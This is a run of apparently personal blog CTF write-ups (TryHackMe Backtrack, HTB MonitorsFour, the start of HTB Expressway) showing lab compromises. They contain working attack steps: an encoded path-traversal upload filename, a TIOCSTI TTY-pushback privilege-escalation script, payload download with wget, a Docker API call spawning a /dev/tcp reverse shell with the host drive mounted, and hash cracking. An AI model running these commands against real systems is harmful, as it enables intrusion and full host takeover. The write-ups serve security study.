but it has some restriction it cant execute on upload dir and ater cheking</p>

<p>the apache2.conf file</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>and &lt;Directory /&gt;
        Options FollowSymLinks
        AllowOverride None
        Require all denied
&lt;/Directory&gt;

&lt;Directory /usr/share&gt;
        AllowOverride None
        Require all granted
&lt;/Directory&gt;

&lt;Directory /var/www/&gt;
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
&lt;/Directory&gt;
&lt;Directory /var/www/html/uploads&gt;
        php_flag engine off
        AddType application/octet-stream php php3 php4 php5 phtml phps phar phpt
&lt;/Directory&gt;
#&lt;Directory /srv/&gt;
#       Options Indexes FollowSymLinks
#       AllowOverride None
#       Require all granted
#&lt;/Directory&gt;
</code></pre></div></div>
<p>see we dont have any option to execute since php render engine off</p>

<p>so instead of upload to uplaod dir we upload to root dir 
for this we use burp decoder and encode 
and set the image path</p>

<p><img src="/assets/images/ctf/backtrack/backtrack.png" alt="burp" /></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>POST /dashboard.php HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------34524534811715939549149865964
Content-Length: 4144
Origin: http://127.0.0.1:9999
Connection: keep-alive
Referer: http://127.0.0.1:9999/dashboard.php
Cookie: PHPSESSID=23m504fv795ejdb1gdkdpnillr
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

-----------------------------34524534811715939549149865964
Content-Disposition: form-data; name="image"; filename="%25%32%65%25%32%65%25%32%66shell.png.php"
Content-Type: application/x-php
</code></pre></div></div>
<p>and we got the shell</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ nc -lvnp 1337             
listening on [any] 1337 ...
connect to [192.168.146.172] from (UNKNOWN) [10.48.159.219] 37148
Linux Backtrack 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 06:45:56 up  1:02,  1 user,  load average: 13.43, 7.63, 3.35
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
wilbur   pts/3    192.168.146.172  06:25   10:20   0.04s  0.04s -bash
uid=1003(orville) gid=1003(orville) groups=1003(orville)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
data
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
vagrant
var
$ id
uid=1003(orville) gid=1003(orville) groups=1003(orville)
$ 
</code></pre></div></div>
<p>here we got flag2.txt</p>

<p>next thing is to check for getting root using linpeas and pspy64 to view running process without root</p>

<p>and i found</p>

<p><img src="/assets/images/ctf/backtrack/runningprocess.png" alt="running ps " /></p>

<p>the thing is that while running the su command, the root user does not use the -P flag, meaning no new PTY is allocated.</p>

<p>This situation is vulnerable to TTY Pushback. Essentially, we can stop the shell running as the orville user by sending a SIGSTOP signal to it, allowing focus to shift to the root shell. After that, we can use the TIOCSTI operation with the ioctl to send inputs to the root shell. You can read more about the vulnerability 
https://www.errno.fr/TTYPushback.html</p>

<p>if you unable to understand let me clear it :</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>1. What su normally does

su switches from a normal user to root.

Normally, root should get its own terminal session (PTY).

That separation prevents lower-privileged users from interfering.

2. What went wrong here

Root ran su without creating a new PTY.

That means:

The normal user shell and the root shell share the same terminal.

This is unsafe.

Think of it like:

Two people accidentally using the same keyboard and screen, one of them being root.

3. Why this is dangerous (TTY Pushback)

Because both shells share the same terminal:

You can pause the normal user shell (using a stop signal).

When that shell stops, the terminal focus stays active.

The root shell is still listening to that terminal.

Anything typed or “sent” to the terminal can now be received by root.

This is called TTY Pushback.

4. What “pushback” means in simple terms

The terminal has an input buffer.

Input meant for your shell can be pushed into root’s shell instead.

Root ends up executing commands without directly typing them.

No password cracking.
No kernel exploit.
Just terminal confusion.
</code></pre></div></div>
<p>for this exploit</p>

<p>First, we will create a Python script that does this and runs the chmod +s /bin/bash command on the root shell at /dev/shm/shell.py</p>

<p>on my kali machine</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#!/usr/bin/env python3
import fcntl
import termios
import os
import sys
import signal

os.kill(os.getppid(), signal.SIGSTOP)

for char in 'chmod +s /bin/bash\n':
    fcntl.ioctl(0, termios.TIOCSTI, char)
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(kali㉿blackXploit)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.146.172] from (UNKNOWN) [10.49.146.98] 45536
Linux Backtrack 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 07:49:38 up 20 min,  1 user,  load average: 0.00, 0.15, 0.21
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
wilbur   pts/1    192.168.146.172  07:30   19:29   0.02s  0.02s -bash
uid=1003(orville) gid=1003(orville) groups=1003(orville)
/bin/sh: 0: can't access tty; job control turned off
$ cd /dev/shm
$ ls
shell.py
shell.py.1
$ rm shell.py
$ rm shell.py.1
$ ls
$ wget http://192.168.146.172:5555/shell.py
--2026-01-26 07:50:14--  http://192.168.146.172:5555/shell.py
Connecting to 192.168.146.172:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 181 [text/x-python]
Saving to: 'shell.py'

     0K                                                       100% 51.1M=0s

2026-01-26 07:50:15 (51.1 MB/s) - 'shell.py' saved [181/181]

$ ls
shell.py
$ echo 'python3 /dev/shm/shell.py' &gt; /home/orville/.bashrc 
$ ls -la /bin/bash 
-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash [ wait for some sec ]
$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash [ and now check the perm ]
$ bash -i
bash: cannot set terminal process group (639): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ id
id
uid=1003(orville) gid=1003(orville) groups=1003(orville)
bash-5.0$ exit 
exit
exit
$ bash -p
id
uid=1003(orville) gid=1003(orville) euid=0(root) egid=0(root) groups=0(root),1003(orville)
cd /root
ls
flag3.txt
manage.py
snap
cat flag3.txt

██████╗░░█████╗░░█████╗░██╗░░██╗████████╗██████╗░░█████╗░░█████╗░██╗░░██╗
██╔══██╗██╔══██╗██╔══██╗██║░██╔╝╚══██╔══╝██╔══██╗██╔══██╗██╔══██╗██║░██╔╝
██████╦╝███████║██║░░╚═╝█████═╝░░░░██║░░░██████╔╝███████║██║░░╚═╝█████═╝░
██╔══██╗██╔══██║██║░░██╗██╔═██╗░░░░██║░░░██╔══██╗██╔══██║██║░░██╗██╔═██╗░
██████╦╝██║░░██║╚█████╔╝██║░╚██╗░░░██║░░░██║░░██║██║░░██║╚█████╔╝██║░╚██╗
╚═════╝░╚═╝░░╚═╝░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░╚═╝╚═╝░░╚═╝░╚════╝░╚═╝░░╚═╝

THM redact
</code></pre></div></div>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="thm" /><summary type="html"><![CDATA[after getting the target ip i first run rustscan]]></summary></entry><entry><title type="html">HTB – MonitorsFour</title><link href="https://surajitsen.live/htb/2025/12/12/monitorsfour-htb.html" rel="alternate" type="text/html" title="HTB – MonitorsFour" /><published>2025-12-12T00:00:00+00:00</published><updated>2025-12-12T00:00:00+00:00</updated><id>https://surajitsen.live/htb/2025/12/12/monitorsfour-htb</id><content type="html" xml:base="https://surajitsen.live/htb/2025/12/12/monitorsfour-htb.html"><![CDATA[<h1 id="htb-monitorsfour-from-web-app-to-windows-host">HTB MonitorsFour: From Web App to Windows Host</h1>

<p><strong>Target</strong>: <code class="language-plaintext highlighter-rouge">monitorsfour.htb</code><br />
<strong>Difficulty</strong>: Easy<br />
<strong>Date</strong>: December 12, 2025</p>

<p>This was such a fun box! It taught me about PHP type juggling vulnerabilities, Docker escapes, and how to leverage an exposed Docker API to compromise a Windows host. Let me walk you through exactly how I solved it.</p>

<hr />

<h2 id="step-1-initial-reconnaissance">Step 1: Initial Reconnaissance</h2>

<p>First things first - let’s see what we’re working with.</p>

<h3 id="port-scanning">Port Scanning</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-sC</span> <span class="nt">-sV</span> <span class="nt">-sT</span> 10.10.11.98
</code></pre></div></div>

<p><strong>Results</strong>: Port 80 (HTTP) was open. and 5985/tcp open  http    syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows</p>

<h3 id="directory-enumeration">Directory Enumeration</h3>

<p>I fired up <code class="language-plaintext highlighter-rouge">dirsearch</code> to find hidden directories:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dirsearch <span class="nt">-u</span> http://monitorsfour.htb <span class="nt">-x</span> 404
</code></pre></div></div>

<p><strong>Jackpot!</strong> Found <code class="language-plaintext highlighter-rouge">/.env</code> - a configuration file that should NEVER be public. Inside were database credentials:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>DB_HOST=mariadb
DB_NAME=monitorsfour_db  
DB_USER=monitorsdbuser
DB_PASS=f*********
</code></pre></div></div>

<blockquote>
  <p>💡 <strong>Pro tip</strong>: Always check for <code class="language-plaintext highlighter-rouge">.env</code>, <code class="language-plaintext highlighter-rouge">.git</code>, and backup files. Developers forget about them all the time.</p>
</blockquote>

<h3 id="subdomain-discovery">Subdomain Discovery</h3>

<p>Next, I checked for subdomains using <code class="language-plaintext highlighter-rouge">ffuf</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-u</span> http://monitorsfour.htb/ <span class="nt">-H</span> <span class="s2">"Host: FUZZ.monitorsfour.htb"</span> <span class="nt">-w</span> /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
</code></pre></div></div>

<p><strong>Found</strong>: <code class="language-plaintext highlighter-rouge">cacti.monitorsfour.htb</code> running Cacti version 1.2.28 (a network monitoring tool).</p>

<hr />

<h2 id="step-2-exploiting-php-type-juggling">Step 2: Exploiting PHP Type Juggling</h2>

<h3 id="finding-the-vulnerable-endpoint">Finding the Vulnerable Endpoint</h3>

<p>While exploring the main site, I discovered a <code class="language-plaintext highlighter-rouge">/user</code> endpoint:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl http://monitorsfour.htb/user
</code></pre></div></div>

<p>Response: <code class="language-plaintext highlighter-rouge">{"error":"Missing token parameter"}</code></p>

<p>When I added a fake token:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl http://monitorsfour.htb/user?token<span class="o">=</span>AAAA
</code></pre></div></div>

<p>Response: <code class="language-plaintext highlighter-rouge">{"error":"Invalid or missing token"}</code></p>

<h3 id="understanding-php-type-juggling">Understanding PHP Type Juggling</h3>

<p>Here’s where it gets interesting. PHP has this quirk with loose comparisons (<code class="language-plaintext highlighter-rouge">==</code> vs <code class="language-plaintext highlighter-rouge">===</code>). When developers use <code class="language-plaintext highlighter-rouge">==</code>, PHP tries to convert types automatically:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">"0" == 0</code> → <code class="language-plaintext highlighter-rouge">true</code></li>
  <li><code class="language-plaintext highlighter-rouge">"0e1234" == 0</code> → <code class="language-plaintext highlighter-rouge">true</code> (scientific notation!)</li>
  <li><code class="language-plaintext highlighter-rouge">"" == 0</code> → <code class="language-plaintext highlighter-rouge">true</code></li>
  <li><code class="language-plaintext highlighter-rouge">"00" == 0</code> → <code class="language-plaintext highlighter-rouge">true</code></li>
</ul>

<p>If the token validation uses something like <code class="language-plaintext highlighter-rouge">if ($token == $valid_token)</code>, we can bypass it!</p>

<h3 id="testing-the-bypass">Testing the Bypass</h3>

<p>I created a quick wordlist:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>0
00
0e1234
0e9999
true
false

</code></pre></div></div>

<p>Then tested each one:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">for </span>token <span class="k">in </span>0 00 0e1234 <span class="s2">""</span><span class="p">;</span> <span class="k">do
  </span><span class="nb">echo</span> <span class="s2">"Testing: </span><span class="nv">$token</span><span class="s2">"</span>
  curl <span class="nt">-s</span> <span class="s2">"http://monitorsfour.htb/user?token=</span><span class="nv">$token</span><span class="s2">"</span>
  <span class="nb">echo</span> <span class="s2">""</span>
<span class="k">done</span>
</code></pre></div></div>

<p><strong>Success!</strong> Multiple tokens worked: <code class="language-plaintext highlighter-rouge">0</code>, <code class="language-plaintext highlighter-rouge">00</code>, <code class="language-plaintext highlighter-rouge">0e1234</code>, and even empty string.</p>

<h3 id="extracting-user-data">Extracting User Data</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-s</span> <span class="s2">"http://monitorsfour.htb/user?token=0"</span> | python3 <span class="nt">-m</span> json.tool
</code></pre></div></div>

<p>Got back a list of users with MD5 hashed passwords, including the <code class="language-plaintext highlighter-rouge">admin</code> user!</p>

<hr />

<h2 id="step-3-cracking-the-admin-hash">Step 3: Cracking the Admin Hash</h2>

<h3 id="using-john-the-ripper">Using John the Ripper</h3>

<p>I saved the admin hash and fired up John:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"56b32eb43e6f15395f6c46c1c9e1cd36"</span> <span class="o">&gt;</span> hash.txt
john <span class="nt">--format</span><span class="o">=</span>raw-md5 <span class="nt">--wordlist</span><span class="o">=</span>/usr/share/wordlists/rockyou.txt hash.txt
</code></pre></div></div>

<p><strong>Cracked in 3 seconds</strong>: <code class="language-plaintext highlighter-rouge">wonderful1</code></p>

<h3 id="testing-the-credentials">Testing the Credentials</h3>

<p>Tried on the main site - no luck. But then I remembered the Cacti subdomain!</p>

<p><strong><code class="language-plaintext highlighter-rouge">marcus:wonderful1</code> on <code class="language-plaintext highlighter-rouge">cacti.monitorsfour.htb</code> → Success!</strong> 🎉</p>

<hr />

<h2 id="step-4-exploiting-cacti-for-initial-shell">Step 4: Exploiting Cacti for Initial Shell</h2>

<h3 id="finding-the-right-exploit">Finding the Right Exploit</h3>

<p>Cacti 1.2.28 was vulnerable to <strong>CVE-2025-24367</strong> - a Graph Template Injection vulnerability. Essentially, admins can create graph templates that execute arbitrary commands through <code class="language-plaintext highlighter-rouge">rrdtool</code>.</p>

<p>Found a working PoC on GitHub:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC.git
<span class="nb">cd </span>CVE-2025-24367-Cacti-PoC
</code></pre></div></div>

<h3 id="getting-a-reverse-shell">Getting a Reverse Shell</h3>

<p>Set up my listener:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lnvp</span> 60001
</code></pre></div></div>

<p>Ran the exploit:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 exploit.py <span class="nt">-u</span> marcus <span class="nt">-p</span> wonderful1 <span class="nt">-url</span> http://cacti.monitorsfour.htb <span class="nt">-i</span> 10.10.14.77 <span class="nt">-l</span> 60001
</code></pre></div></div>

<p><strong>Output</strong>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[+] Cacti Instance Found!
[+] Login Successful!
[+] Got graph ID: 226
[+] Hit timeout, looks good for shell, check your listener!
</code></pre></div></div>

<p>And boom! Got a shell as <code class="language-plaintext highlighter-rouge">www-data</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>www-data@821fbd6a43fa:~/html/cacti<span class="err">$</span>
</code></pre></div></div>

<hr />

<h2 id="step-5-container-enumeration">Step 5: Container Enumeration</h2>

<h3 id="initial-exploration">Initial Exploration</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">whoami</span>
<span class="c"># www-data</span>

<span class="nb">hostname</span>
<span class="c"># 821fbd6a43fa  (Docker container!)</span>

<span class="nb">pwd</span>
<span class="c"># /var/www/html/cacti</span>
</code></pre></div></div>

<p>I was inside a Docker container. Let’s grab the user flag first:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd</span> /home/marcus
<span class="nb">cat </span>user.txt
<span class="c"># [USER FLAG CAPTURED! ✅]</span>
</code></pre></div></div>

<h3 id="network-discovery">Network Discovery</h3>

<p>Checked the network configuration:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ip addr show
<span class="c"># 172.18.0.3 (my container)</span>

ip route
<span class="c"># default via 172.18.0.1 dev eth0 </span>
<span class="c"># 172.18.0.0/16 dev eth0</span>

<span class="nb">cat</span> /etc/resolv.conf
<span class="c"># nameserver 127.0.0.11</span>
<span class="c"># ExtServers: [host(192.168.65.7)]</span>
</code></pre></div></div>

<p>This revealed:</p>
<ul>
  <li><strong>172.18.0.3</strong>: Cacti container (me)</li>
  <li><strong>172.18.0.2</strong>: MariaDB container</li>
  <li><strong>192.168.65.7</strong>: Docker host (Windows!)</li>
</ul>

<h3 id="scanning-the-host">Scanning the Host</h3>

<p>I needed a network scanner. Downloaded <code class="language-plaintext highlighter-rouge">fscan</code> to the container:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># On my Kali</span>
wget https://github.com/shadow1ng/fscan/releases/download/1.8.1/fscan_amd64 <span class="nt">-O</span> /tmp/fscan
<span class="nb">chmod</span> +x /tmp/fscan
python3 <span class="nt">-m</span> http.server 8000

<span class="c"># On target</span>
curl http://10.10.14.77:8000/fscan <span class="nt">-o</span> /tmp/fscan
<span class="nb">chmod</span> +x /tmp/fscan
</code></pre></div></div>

<p>Ran the scan:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/tmp/fscan <span class="nt">-h</span> 192.168.65.7 <span class="nt">-p</span> 2375-2380,22,80,443,3389,5985,5986,8080-8081,9000-9001 <span class="nt">-np</span> <span class="nt">-t</span> 200
</code></pre></div></div>

<p><strong>Critical finding</strong>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>192.168.65.7:2375 open
[+] http://192.168.65.7:2375 poc-yaml-docker-api-unauthorized-rce
</code></pre></div></div>

<p><strong>Port 2375 = Unauthenticated Docker API!</strong> This is our ticket to the host.</p>

<hr />

<h2 id="step-6-docker-api-escape-cve-2025-9074">Step 6: Docker API Escape (CVE-2025-9074)</h2>

<h3 id="understanding-the-vulnerability">Understanding the Vulnerability</h3>

<p>Docker Desktop for Windows (older versions) exposes the Docker daemon on port 2375 within the WSL2 network. This lets ANY container control the Docker engine.</p>

<p>The attack plan:</p>
<ol>
  <li>Create a new privileged container</li>
  <li>Mount the Windows C: drive inside it</li>
  <li>Get a reverse shell with full host access</li>
</ol>

<h3 id="verifying-docker-api-access">Verifying Docker API Access</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-s</span> http://192.168.65.7:2375/version
<span class="c"># Got version info - API is wide open!</span>
</code></pre></div></div>

<h3 id="listing-available-images">Listing Available Images</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-s</span> http://192.168.65.7:2375/images/json
</code></pre></div></div>

<p>Found: <code class="language-plaintext highlighter-rouge">docker_setup-nginx-php:latest</code></p>

<h3 id="creating-the-malicious-container">Creating the Malicious Container</h3>

<p>Set up another listener on my Kali:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lnvp</span> 60002
</code></pre></div></div>

<p>Created a JSON payload to mount the host’s C: drive:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">YOUR_IP</span><span class="o">=</span><span class="s2">"10.10.14.77"</span>

curl <span class="nt">-H</span> <span class="s1">'Content-Type: application/json'</span> <span class="se">\</span>
  <span class="nt">-d</span> <span class="s2">"{</span><span class="se">\"</span><span class="s2">Image</span><span class="se">\"</span><span class="s2">:</span><span class="se">\"</span><span class="s2">docker_setup-nginx-php:latest</span><span class="se">\"</span><span class="s2">,</span><span class="se">\"</span><span class="s2">Cmd</span><span class="se">\"</span><span class="s2">:[</span><span class="se">\"</span><span class="s2">/bin/bash</span><span class="se">\"</span><span class="s2">,</span><span class="se">\"</span><span class="s2">-c</span><span class="se">\"</span><span class="s2">,</span><span class="se">\"</span><span class="s2">bash -i &gt;&amp; /dev/tcp/</span><span class="nv">$YOUR_IP</span><span class="s2">/60002 0&gt;&amp;1</span><span class="se">\"</span><span class="s2">],</span><span class="se">\"</span><span class="s2">HostConfig</span><span class="se">\"</span><span class="s2">:{</span><span class="se">\"</span><span class="s2">Binds</span><span class="se">\"</span><span class="s2">:[</span><span class="se">\"</span><span class="s2">/mnt/host/c:/host_root</span><span class="se">\"</span><span class="s2">]}}"</span> <span class="se">\</span>
  http://192.168.65.7:2375/containers/create <span class="nt">-o</span> response.json
</code></pre></div></div>

<p>Got back a container ID. Started it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Extract container ID from response</span>
<span class="nv">cid</span><span class="o">=</span><span class="si">$(</span><span class="nb">grep</span> <span class="nt">-o</span> <span class="s1">'"Id":"[^"]*"'</span> response.json | <span class="nb">cut</span> <span class="nt">-d</span><span class="s1">'"'</span> <span class="nt">-f4</span><span class="si">)</span>

<span class="c"># Start the container</span>
curl <span class="nt">-X</span> POST http://192.168.65.7:2375/containers/<span class="nv">$cid</span>/start
</code></pre></div></div>

<hr />

<h2 id="step-7-root-flag-capture">Step 7: Root Flag Capture</h2>

<h3 id="getting-the-privileged-shell">Getting the Privileged Shell</h3>

<p>My listener caught the connection:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lnvp</span> 60002
<span class="c"># Connection from 10.10.11.98</span>
root@5d42e10b2055:/var/www/html#
</code></pre></div></div>

<p>I’m now <strong>root</strong> with the entire Windows C: drive mounted at <code class="language-plaintext highlighter-rouge">/host_root</code>!</p>

<h3 id="finding-the-root-flag">Finding the Root Flag</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> /host_root/Users/Administrator/Desktop/
<span class="c"># desktop.ini  root.txt</span>
</code></pre></div></div>

<p>There it is! Reading it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">head</span> /host_root/Users/Administrator/Desktop/root.txt
<span class="c"># [ROOT FLAG CAPTURED! ✅]</span>
</code></pre></div></div>

<blockquote>
  <p>📝 <strong>Note</strong>: I used <code class="language-plaintext highlighter-rouge">head</code> instead of <code class="language-plaintext highlighter-rouge">cat</code> due to some terminal encoding issues.</p>
</blockquote>

<hr />

<h2 id="summary-of-tools-used">Summary of Tools Used</h2>

<table>
  <thead>
    <tr>
      <th>Tool</th>
      <th>Purpose</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Nmap</strong></td>
      <td>Port scanning</td>
    </tr>
    <tr>
      <td><strong>Dirsearch</strong></td>
      <td>Directory enumeration</td>
    </tr>
    <tr>
      <td><strong>FFUF</strong></td>
      <td>Subdomain fuzzing</td>
    </tr>
    <tr>
      <td><strong>cURL</strong></td>
      <td>API testing and exploitation</td>
    </tr>
    <tr>
      <td><strong>John the Ripper</strong></td>
      <td>Password cracking</td>
    </tr>
    <tr>
      <td><strong>Netcat</strong></td>
      <td>Reverse shells</td>
    </tr>
    <tr>
      <td><strong>fscan</strong></td>
      <td>Network scanning from container</td>
    </tr>
    <tr>
      <td><strong>CVE-2025-24367 Exploit</strong></td>
      <td>Cacti RCE</td>
    </tr>
    <tr>
      <td><strong>Docker API</strong></td>
      <td>Container escape</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="attack-chain-visualization">Attack Chain Visualization</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>1. .env file leak → DB credentials
2. PHP type juggling → User data dump
3. MD5 crack → Cacti access (marcus:wonderful1)
4. CVE-2025-24367 → Shell as www-data in container
5. Network scan → Docker API on port 2375
6. Docker API abuse → Privileged container with C: mount
7. Root shell → Complete Windows host compromise
</code></pre></div></div>

<p><em>Happy hacking! 🚀</em></p>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="htb" /><summary type="html"><![CDATA[HTB MonitorsFour: From Web App to Windows Host]]></summary></entry><entry><title type="html">HTB – Expressway</title><link href="https://surajitsen.live/htb/2025/12/10/expressway-htb.html" rel="alternate" type="text/html" title="HTB – Expressway" /><published>2025-12-10T00:00:00+00:00</published><updated>2025-12-10T00:00:00+00:00</updated><id>https://surajitsen.live/htb/2025/12/10/expressway-htb</id><content type="html" xml:base="https://surajitsen.live/htb/2025/12/10/expressway-htb.html"><![CDATA[<h1 id="expressway-hackthebox-writeup">Expressway: HackTheBox Writeup</h1>

<h2 id="1-initial-reconnaissance">1. Initial Reconnaissance</h2>

<h3 id="11-tcp-port-scan">1.1 TCP Port Scan</h3>
<p>I began with a standard TCP port scan using RustScan, which revealed only one open port:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT   STATE SERVICE
22/tcp open  ssh
</code></pre></div></div>

<p>The limited results suggested we might be missing services running on UDP ports, which is common for VPN endpoints.</p>

<h3 id="12-udp-port-discovery">1.2 UDP Port Discovery</h3>
<p>A focused UDP scan revealed the true nature of the target:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo nmap -sU --top-port 100 10.10.11.87
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
500/udp  open          isakmp
4500/udp open|filtered nat-t-ike
</code></pre></div></div>

<p><strong>Key Finding</strong>: Ports 500/UDP (ISAKMP/IKE) and 4500/UDP (NAT-T) were identified. These ports are characteristic of <strong>IPsec VPN</strong> implementations, immediately shifting our focus to VPN-related attacks.</p>

<h2 id="2-vpn-enumeration-with-ike-scan">2. VPN Enumeration with IKE-SCAN</h2>

<h3 id="21-initial-fingerprinting">2.1 Initial Fingerprinting</h3>
<p>Using <code class="language-plaintext highlighter-rouge">ike-scan</code> provided crucial configuration details:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ike-scan <span class="nt">-M</span> 10.10.11.87
</code></pre></div></div>

<p><strong>Results</strong>:</p>
<ul>
  <li><strong>Mode</strong>: Main Mode (not Aggressive Mode)</li>
  <li><strong>Authentication</strong>: PSK (Pre-Shared Key) with XAUTH</li>
  <li><strong>Encryption</strong>: 3DES (outdated and weak)</li>
  <li><strong>Hash</strong>: SHA1</li>
  <li><strong>DH Group</strong>: modp1024</li>
  <li><strong>Vendor IDs</strong>: XAUTH and Dead Peer Detection v1.0</li>
</ul>

<h3 id="22-the-aggressive-mode-breakthrough">2.2 The Aggressive Mode Breakthrough</h3>
<p>While Main Mode doesn’t leak crackable hashes, I tested Aggressive Mode anyway:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ike-scan <span class="nt">-A</span> 10.10.11.87
</code></pre></div></div>

<p><strong>Critical Discovery</strong>: The target <strong>did respond</strong> to Aggressive Mode requests, revealing:</p>
<ul>
  <li>A crackable PSK hash</li>
  <li>User identity: <code class="language-plaintext highlighter-rouge">ike@expressway.htb</code></li>
</ul>

<p>This was the vulnerability: the VPN was configured to accept both Main Mode and Aggressive Mode, with Aggressive Mode leaking authentication material.</p>

<h2 id="3-cracking-the-vpn-credentials">3. Cracking the VPN Credentials</h2>

<h3 id="31-hash-extraction">3.1 Hash Extraction</h3>
<p>I extracted the PSK hash for offline cracking:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ike-scan <span class="nt">-A</span> <span class="nt">--pskcrack</span> 10.10.11.87 <span class="o">&gt;</span> hash.txt
</code></pre></div></div>

<h3 id="32-password-recovery">3.2 Password Recovery</h3>
<p>Using <code class="language-plaintext highlighter-rouge">psk-crack</code> with the rockyou wordlist:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>psk-crack <span class="nt">-d</span> /usr/share/wordlists/rockyou.txt hash.txt
</code></pre></div></div>

<p><strong>Result</strong>: Password recovered: <code class="language-plaintext highlighter-rouge">freakingrockstarontheroad</code></p>

<h2 id="4-initial-access-via-ssh">4. Initial Access via SSH</h2>

<h3 id="41-testing-credentials">4.1 Testing Credentials</h3>
<p>Attempted SSH login with the cracked password:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh ike@10.10.11.87
Password: freakingrockstarontheroad
</code></pre></div></div>

